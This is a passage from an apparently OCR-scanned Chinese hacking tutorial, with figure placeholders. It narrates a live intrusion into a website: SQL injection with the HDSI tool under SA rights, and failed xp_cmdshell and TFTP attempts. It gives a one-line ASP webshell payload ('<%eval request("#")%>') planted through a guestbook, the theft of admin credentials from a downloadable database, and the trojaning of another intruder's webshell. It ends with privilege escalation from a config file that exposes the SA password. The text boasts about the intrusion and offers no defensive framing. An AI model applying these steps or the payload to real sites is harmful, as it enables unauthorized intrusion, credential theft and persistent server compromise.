


图 6


图7

马上将注入点复制到HDSI中进行注入，点击“开始”，如图8，高兴ing。





图8

连接数据库的用户居然是SA，这下发财了，一条思路马上展现在眼前，就是用HDSI找到web目录，然后通过数据库备份上传ASP木马，hoho！点击HDSI左边的“列目录”开始寻找网站目录，我找啊找……终于被我找到了，如图9，d:\xxxxhome下，马上将一个ASP木马的后缀改为txt用HDSI上传到web目录下，如图10，却提示“上传文件不成功！”。


图9




图10

好在是sa权限，就算不能上传还有别的办法，试了试用xp_cmdshell直接加用户，TFTP上传，写脚本上传统统失败了！既然这个网站已经被人入侵过了，那么肯定会留下一些ASP木马，要是能找到一个小的ASP木马不就可以上传大马了？

虽然这个方法比较笨，不过不管黑猫白猫能捉到老鼠就是好猫！我继续找……

再次来到网站目录下挨个看文件夹，突然看到一个MDB的目录，心情开始激动了，颤抖的手点了下去（哈哈！有点夸张）。哇塞！如图11，里面有个guestbook.asp，还有个a.asp，看看路径写着d:\xxxxhome\liuyan\mdb\，各位读者猜到这是什么了么？对了！留言板！

看到留言板有什么好高兴？我们知道了默认数据库路径而且数据库以ASP结尾，如果在留言中插入那个一句话的ASP木马提交，这样就会记录在数据库中，而数据库又是ASP结尾的，就跟一个ASP木马一样了，访问数据库web地址页面出现了乱码，如图12，这样就是表示没有做防下载处理，然后马上在留言板中留言，在“主页”还有其他地方都输入了“<%eval request("#")%>”提交成功，用海阳c端连接发现还是不成功（可能是被过滤掉了吧）！郁闷……于是用迅雷下载了这个ASP数据库改名为MDB后打开，找出管理员帐号密码，如图13，登录留言板，经过测试发现在管理员页面的公告中可以插入木马，如图14。这回成功拿到webshell了（图15），对了忘记告诉大家刚刚跟guestbook.asp同一目录下的那个a.asp就是别人留的海阳2006的asp木马！




图11


图12





图13


图14




图15

小插曲：访问那个a.asp，将html代码保存下来，这里的代码就是海阳2006的登录界面，然后用我的木马编辑那个a.asp，将里面的代码全部清空掉，粘贴上刚刚复制的登录页面的html代码，再在最下面挂上我的网页木马！哈哈！这样只要那家伙访问自己的webshell，虽然看到登录界面了但是怎么也登录不进去，而且还中了咱们的木马！一个字——爽！

三、拿下目标

我用的也是海阳2006不过是加密免杀的，现在就是提权了，用海阳的“服务器相关数据”看了看开的服务，发现并没有安装serv-U，很多菜鸟看到这里可能就会放弃了！其实没有serv-u也没关系，毕竟条条大陆通罗马么！还记得刚刚注入时是SA的权限么？这就说明数据库连接用的是SA，到网站主页下随便打开一个ASP文件看看，如图16，“common/inc_const.asp”这个就是ASP被打开后先调用的数据库连接文件了，我们马上到该目录下的common找到inc_const.asp对它编辑，如图17，怎么样？是不是有大发现了，其实提权就是这么简单！SA密码暴露无疑啊！




图16




图17

